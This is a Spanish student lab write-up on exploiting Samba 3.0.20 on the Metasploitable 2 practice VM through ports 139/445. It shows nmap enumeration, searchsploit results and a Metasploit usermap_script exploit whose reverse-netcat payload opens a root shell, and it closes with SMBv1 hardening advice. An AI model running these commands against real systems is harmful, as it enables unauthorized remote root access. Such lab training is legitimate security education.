

Metasploitable 2

Ports 139, 445

MARCOS DAMIAN POOL CANUL , CESAR DAVID KANXOC AY &
ABDIEL GABRIEL HAU TUN

30 de abril, 2024

Metasploitable 2

Metasploitable 2 es una máquina virtual deliberadamente vulnerable diseñada para la práctica de pruebas de penetración y piratería ética, que proporciona un entorno seguro para explorar y aprender sobre vulnerabilidades de seguridad comunes.

Port 139

El servicio de sesión NetBIOS utiliza el puerto 139 para brindar a cualquier persona con acceso a Internet acceso a recursos compartidos como archivos e impresoras, además de sus máquinas de red.

El puerto 139 es utilizado por el servicio de sesión NetBIOS para facilitar la comunicación en redes que utilizan tecnología basada en NetBIOS sobre TCP/IP (NBT). Este puerto es crucial para permitir el acceso a recursos compartidos como archivos e impresoras en redes, especialmente en entornos Windows más antiguos. Aunque sigue siendo relevante en algunos escenarios, la seguridad de este puerto es una preocupación debido a su susceptibilidad a ataques, y muchas redes modernas optan por deshabilitar o bloquearlo para reducir vulnerabilidades.

Port 445

El puerto 445 se asocia comúnmente con el uso compartido de archivos y la administración remota de Windows, lo que permite funciones como carpetas compartidas, servicios de escritorio remoto y administración de red.

Explotar una vulnerabilidad en el puerto 445 utilizando Metasploit, es una herramienta popular para pruebas de penetración. Muestra cómo usar varios comandos en Metasploit para escanear y explotar máquinas vulnerables a través de una red. Este proceso es comúnmente utilizado por profesionales de seguridad para probar las defensas de redes simulando un ataque que explota vulnerabilidades conocidas.

El puerto 445 es utilizado por el protocolo SMB (Server Message Block), que facilita el intercambio de archivos, impresoras y otros servicios entre nodos en una red. Este puerto es fundamental para la comunicación en redes de Windows y puede ser accesible a través de Internet si no está adecuadamente protegido. Debido a su papel central en la conectividad de red, también es un objetivo común para ataques de malware y ransomware, como se vio con el infame WannaCry. Es crucial asegurar y monitorear este puerto para prevenir accesos no autorizados y vulnerabilidades.

SAMBA

SAMBA es la implementación de código abierto del Protocolo para compartir archivos de Windows. Busquemos más información sobre el servicio que se ejecuta detrás de estos puertos.

SAMBA es una implementación de código abierto del Protocolo de Bloques de Mensajes del Servidor (SMB), utilizado para compartir archivos, impresoras y otros servicios entre nodos en redes Windows. SAMBA permite que los sistemas no Windows, como UNIX, Linux, y otros, funcionen como servidores o clientes en redes de Windows. Esto facilita la interoperabilidad entre diferentes sistemas operativos, permitiendo el acceso y la compartición de recursos de manera transparente a través de una red, lo cual es esencial en entornos empresariales mixtos.

▶ port 445 exploit


Las vulnerabilidades que puede tener SAMBA incluyen:

- 1.- Inyecciones de código: Permitiendo la ejecución remota de comandos no autorizados.
- 2.- Explotaciones de overflow de buffer: Potencial para ejecutar código arbitrario debido a un manejo inadecuado de la memoria.
- 3.- Vulnerabilidades de configuración: Errores en la configuración de los permisos pueden exponer datos sensibles.
- 4.- Problemas de autenticación: Fallos en los mecanismos de autenticación pueden permitir accesos no autorizados.
- 5.- Ataques de hombre en el medio (MitM): Interceptar y modificar datos en tránsito.

SAMBA

SAMBA es la implementación de código abierto del Protocolo para compartir archivos de Windows. Busquemos más información sobre el servicio que se ejecuta detrás de estos puertos. Hagamos un escaneo de nmap:

```
> db_nmap -sV -p 139,445 192.168.231.109
```



Y ahora use un módulo de escáner:

- > use auxiliary/scanner/smb/smb_version
- > show options
- > run

```
Applications ▾ Places ▾ Terminal ▾ Mon 12:42
sampaio@kali: ~
File Edit View Search Terminal Tabs Help

sampaio@kali: ~
msf5 > use auxiliary/scanner/smb
use auxiliary/scanner/smb/impacket/dcomexec
use auxiliary/scanner/smb/impacket/secretsdump
use auxiliary/scanner/smb/impacket/wmiexec
use auxiliary/scanner/smb/pipe_auditor
use auxiliary/scanner/smb/pipe_dcerpc_auditor
use auxiliary/scanner/smb/psexec_loggedin_users
use auxiliary/scanner/smb/smb1
use auxiliary/scanner/smb/smb2
use auxiliary/scanner/smb/smb_enum_gpp
use auxiliary/scanner/smb/smb_enumshares
use auxiliary/scanner/smb/smb_enumusers
msf5 > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.231.109  yes       The target address range or CIDR identifier
  SMBDomain .               no        The Windows domain to use for authentication
  SMBPass    .               no        The password for the specified username
  SMBUser    .               no        The username to authenticate as
  THREADS   1               yes       The number of concurrent threads

msf5 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.231.109:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.231.109:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) >
```

Tenemos la versión 3.0.20 de Samba. Ahora busca a través de Searchsploit:


```
Applications ▾ Places ▾ Terminal ▾ Mon 12:43
sampaio@kali: ~
File Edit View Search Terminal Tabs Help

sampaio@kali: ~
sampaio@kali: ~
sampaio@kali:~$ searchsploit samba | grep 3.0.20
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | exploits/unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow | exploits/linux/remote/7701.txt
sampaio@kali:~$
```

Ahí está nuestro vector de ataque. Regrese a MSF y busque el módulo con:

```
> grep samba search username map script  
> use exploit/multi/samba/username_map_script  
> show options  
> run
```

Ejecutar y obtener shell:




```
Applications ▾ Places ▾ Terminal ▾ Mon 12:48  
sampaio@kali: ~  
File Edit View Search Terminal Tabs Help  
sampaio@kali: ~ x sampaio@kali: ~  
Module options (exploit/multi/samba/usermap_script):  
Name Current Setting Required Description  
-----  
RHOSTS 192.168.231.109 yes The target address range or CIDR identifier  
RPORT 139 yes The target port (TCP)  
Payload options (cmd/unix/reverse):  
Name Current Setting Required Description  
-----  
LHOST 192.168.231.107 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
--  
0 Automatic  
msf5 exploit(multi/samba/usermap_script) > run  
[*] Started reverse TCP double handler on 192.168.231.107:4444  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo FcRUa63KAACDE7Tl;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "FcRUa63KAACDE7Tl\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 2 opened (192.168.231.107:4444 -> 192.168.231.109:52280) at 2019-04-29 12:48:06 +0100
```

Conclusión

En este artículo buscamos SAMBA, encontramos la versión en ejecución, determinamos que era explotable y obtuvimos un shell.

> search samba

use



```
sampaio@kali: ~  
File Edit View Search Terminal Tabs Help  
sampaio@kali: ~ x sampaio@kali: ~  
Description:  
This module exploits a command execution vulnerability in Samba  
versions 3.0.20 through 3.0.25rc3 when using the non-default  
"username map script" configuration option. By specifying a username  
containing shell meta characters, attackers can execute arbitrary  
commands. No authentication is needed to exploit this vulnerability  
since this option is used to map usernames prior to authentication!  
  
References:  
https://cvedetails.com/cve/CVE-2007-2447/  
OSVDB (34700)  
http://www.securityfocus.com/bid/23972  
http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534  
http://samba.org/samba/security/CVE-2007-2447.html  
  
msf5 exploit(multi/samba/usermap_script) > run  
[*] Started reverse TCP double handler on 192.168.231.107:4444  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo wjhbhZ5LpYi60kIh;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "wjhbhZ5LpYi60kIh\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 3 opened (192.168.231.107:4444 -> 192.168.231.109:48803) at 2019-04-04 14:40:24 +0100
```



Enumeración y explotación

Nmap

Nmap (Network Mapper) es una herramienta de código abierto utilizada para explorar redes y realizar auditorías de seguridad. Permite a los usuarios descubrir dispositivos en la red, identificar los servicios que esos dispositivos están ejecutando, detectar sistemas operativos, versiones de software, y tipos de paquetes de firewall

```
(kali㉿kali)-[~/Desktop/metsaploitable/139/new]
└─$ cat servie
# Nmap 7.94 scan initiated Mon Sep 11 10:05:25 2023 as: nmap -p 139,445 -
sC -A -O -sV -oN servie 10.0.2.9

Nmap scan report for 10.0.2.9
Host is up (0.00075s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  l NIC        Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 08:00:27:C0:DD:AC (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS
MAC: <unknown> (unknown)
```

```
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-09-11T10:05:51-04:00
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ clock-skew: mean: 1h59m58s, deviation: 2h49m42s, median: -1s

TRACEROUTE
HOP RTT    ADDRESS
1   0.75 ms 10.0.2.9

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Sep 11 10:05:52 2023 -- 1 IP address (1 host up)
scanned in 27.42 seconds
```

```
# Nmap 7.94 scan initiated Mon Sep 11 10:08:23 2023 as: nmap -p 139,445 --  
script=smb-enum* -oN enum 10.0.2.9  
Nmap scan report for 10.0.2.9  
Host is up (0.00089s latency).
```

```
PORT      STATE SERVICE  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds
```

```
Host script results:
```

```
| smb-enum-shares:  
|   account_used: <blank>  
|   \\10.0.2.9\ADMIN$:  
|     Type: STYPE_IPC  
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))  
|     Users: 1  
|     Max Users: <unlimited>  
|     Path: C:\tmp  
|     Anonymous access: <none>  
|   \\10.0.2.9\IPC$:  
|     Type: STYPE_IPC  
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))  
|     Users: 1  
|     Max Users: <unlimited>  
|     Path: C:\tmp  
|     Anonymous access: READ/WRITE  
|   \\10.0.2.9\opt:  
|     Type: STYPE_DISKTREE  
|     Comment:  
|     Users: 1  
|     Max Users: <unlimited>
```

```
# Nmap 7.94 scan initiated Mon Sep 11 10:11:25 2023 as: nmap -p 139,445 --
script=smb-os* -oN os 10.0.2.9
Nmap scan report for 10.0.2.9
Host is up (0.00086s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-09-11T10:11:37-04:00

# Nmap done at Mon Sep 11 10:11:38 2023 -- 1 IP address (1 host up)
scanned in 13.18 seconds
```

```
# Nmap 7.94 scan initiated Mon Sep 11 10:10:02 2023 as: nmap -p 139,445 --
script=smb-vuln* -oN vuln 10.0.2.9
Nmap scan report for 10.0.2.9
Host is up (0.00065s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: false
|_ smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

# Nmap done at Mon Sep 11 10:10:21 2023 -- 1 IP address (1 host up)
scanned in 18.62 seconds
```

Metasploit

Proporciona a los usuarios herramientas para realizar ataques de seguridad dirigidos a fin de identificar vulnerabilidades en sistemas y redes. Metasploit facilita la creación y ejecución de exploits contra sistemas remotos, la evasión de sistemas de detección de intrusiones y la ejecución de payload que permite el control de los sistemas comprometidos.

```
(kali@kali)-[~/Desktop/metsaplotabile/139/new]
$ searchsploit Samba 3.0.20

Exploit Title | Path | Activate
-----|-----|-----
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass | multiple/remote/10095.txt |
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb |
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt |
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py |

Shellcodes: No Results
```

```
(kali@kali)-[~/Desktop/metsaplotabile/139/new]
$ msfconsole -q
msf6 > search Samba 3.0.20

Matching Modules
-----
# | Name | Disclosure Date | Rank | Check | Description
--|-----|-----|-----|-----|-----
0 | exploit/multi/samba/usermap_script | 2007-05-14 | excellent | No | Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name | Current Setting | Required | Description
-----|-----|-----|-----
CHOST | | no | The local client address
CPORT | | no | The local client port
Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS | | yes | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT | 139 | yes | The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name | Current Setting | Required | Description
-----|-----|-----|-----
LHOST | 10.0.2.15 | yes | The listen address (an interface may be specified)
LPORT | 4444 | yes | The listen port

Exploit target:

Id | Name
--|-----
0 | Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.9
RHOSTS => 10.0.2.9
```

```

msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.9:33011) at 2023-09-11 10:16:09 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
background

Host script results:
  smb-shares:
  | account used: blanks
  | 10.0.2.9 ADMIN$
  | Type: STYPE_IPC
  | Comment: IPC Service (testable server (Samba 3.0.24-Debian))
  | Users: 1
  | Max Users: unlimited
  | Path: c:\temp
  | Anonymous Access: none
  | 10.0.2.9 IPC$
  | Type: STYPE_IPC
  | Comment: IPC Service (testable server (Samba 3.0.24-Debian))
  | Users: 1
  | Max Users: unlimited
  | Path: c:\temp
  | Anonymous Access: READ_WRITE
  | 10.0.2.9 tmp
  | Type: STYPE_DISKTREE
  | Comment:
  | Users: 1
  | Max Users: unlimited
  | Path: c:\temp
  | Anonymous Access: none
  | 10.0.2.9 print$
  | Type: STYPE_DISKTREE
  | Comment: Printer Drivers
  | Users: 1
  | Max Users: unlimited
  | Path: c:\windows\system32\spool\drivers
Background session 1? [y/N] y

```

```

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.9
RHOSTS ⇒ 10.0.2.9
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT ⇒ 445

```

```

msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.10:46770) at 2023-09-12 11:19:45 -0400

whoami
root

```



Cómo Protegernos de la vulnerabilidad 445

La historia de la vulnerabilidad en el puerto 445 de Microsoft se destaca principalmente por el incidente del ransomware WannaCry en 2017. Esta vulnerabilidad, etiquetada como MS17-010, permitía la ejecución remota de código a través del protocolo SMB v1. Microsoft ya había lanzado un parche para esta vulnerabilidad dos meses antes del ataque de WannaCry, resaltando la importancia de aplicar actualizaciones de seguridad de manera oportuna. Para prevenir explotaciones similares, se recomienda deshabilitar SMBv1, mantener sistemas actualizados y configurar adecuadamente los firewalls para bloquear el acceso no autorizado al puerto 445.

SMBv1 (Server Message Block version 1) es una versión antigua del protocolo SMB utilizado para la compartición de archivos, impresoras y otros servicios en redes. Fue desarrollado en la década de 1980 y ha sido ampliamente reemplazado por versiones más seguras y eficientes como SMBv2 y SMBv3. SMBv1 es conocido por sus múltiples vulnerabilidades de seguridad, incluyendo las que permitieron la propagación del ransomware WannaCry, lo que ha llevado a los expertos en seguridad y a Microsoft a recomendar su desactivación en sistemas modernos.

COMANDO DE MSFCONSOLE

nmap 192.168.200.4

msfconsole

search smb

use auxiliary/scanner/smb/smb_version

info

set rhosts 192.168.200.4

info

run

search samba

use exploit/multi/samba/usermap_script

info

set rhosts 192.168.200.4

info

advanced

run


ls or

whoami

Explicación

Se realiza un exploit usando Metasploitable 2 en el puerto 445, el cual es comúnmente usado por los servicios de Microsoft SMB (Server Message Block).

1. *nmap 192.168.200.4*



- ***nmap*** es una herramienta de escaneo de red utilizada para descubrir hosts y servicios en una red informática. El comando `nmap 192.168.200.4` es utilizado para escanear el host con la dirección IP 192.168.200.4 para identificar puertos abiertos, servicios ejecutándose y sus versiones, y otras características del host.

2. *msfconsole*

- ***msfconsole*** es la interfaz de consola del Metasploit Framework, una herramienta para desarrollar y ejecutar exploits contra una máquina remota. Abrir la msfconsole te permite acceder a todas las funcionalidades de Metasploit.

3. *search smb*

- Este comando en Metasploit busca módulos relacionados con SMB (Server Message Block). SMB es un protocolo de red utilizado principalmente para el acceso a archivos en redes Microsoft.

4. *use auxiliary/scanner/smb/smb_version*

- Este comando selecciona el módulo `auxiliary/scanner/smb/smb_version` en Metasploit. Este módulo es un escáner que puede ser usado para determinar la versión del servicio SMB que se ejecuta en el host remoto.

5. *info*

- El comando `info` en Metasploit muestra información detallada sobre el módulo actualmente seleccionado, como la descripción del módulo, opciones configurables, y requisitos de uso.

6. *set rhosts 192.168.200.4*

- Este comando configura la opción `RHOSTS` del módulo Metasploit seleccionado. `RHOSTS` especifica la dirección IP del host remoto que será objetivo del ataque o escaneo.



7. *run*

- Ejecuta el módulo Metasploit seleccionado. En este contexto, probablemente se usó para correr el escáner SMB y obtener la versión del servicio SMB del host remoto.

8. *search samba*

- Busca módulos en Metasploit relacionados con Samba, que es una implementación de código abierto de SMB/CIFS que permite la interoperabilidad de archivos y servicios de impresión entre sistemas Unix/Linux y Windows.

9. *use exploit/multi/samba/usermap_script*

- Selecciona el exploit exploit/multi/samba/usermap_script en Metasploit. Este exploit es conocido por aprovechar una vulnerabilidad en el servicio Samba.

10. *info*

- Muestra información detallada sobre el exploit seleccionado, incluyendo detalles de la vulnerabilidad que aprovecha y cómo configurarlo.


11. *set rhosts 192.168.200.4*

- Configura nuevamente la dirección IP del host objetivo para el exploit seleccionado.

12. *advanced*

- Muestra opciones avanzadas para el módulo de Metasploit seleccionado, que permite ajustar el comportamiento del exploit más allá de las opciones estándar.

13. *run*



- Ejecuta el exploit contra el host objetivo configurado. Si es exitoso, puede dar como resultado acceso no autorizado al sistema objetivo.

14. *ls*

- Si el exploit es exitoso y se obtiene una shell en el sistema, ls es un comando de Unix/Linux utilizado para listar archivos y directorios en el directorio actual.

15. *whoami*

- También en el contexto de una shell obtenida, whoami muestra el nombre del usuario bajo el cual se está ejecutando el proceso actual, útil para saber qué nivel de acceso se ha conseguido.

Cada uno de estos comandos juega un papel crucial en el proceso de evaluación y explotación de vulnerabilidades en sistemas que ejecutan servicios SMB/Samba.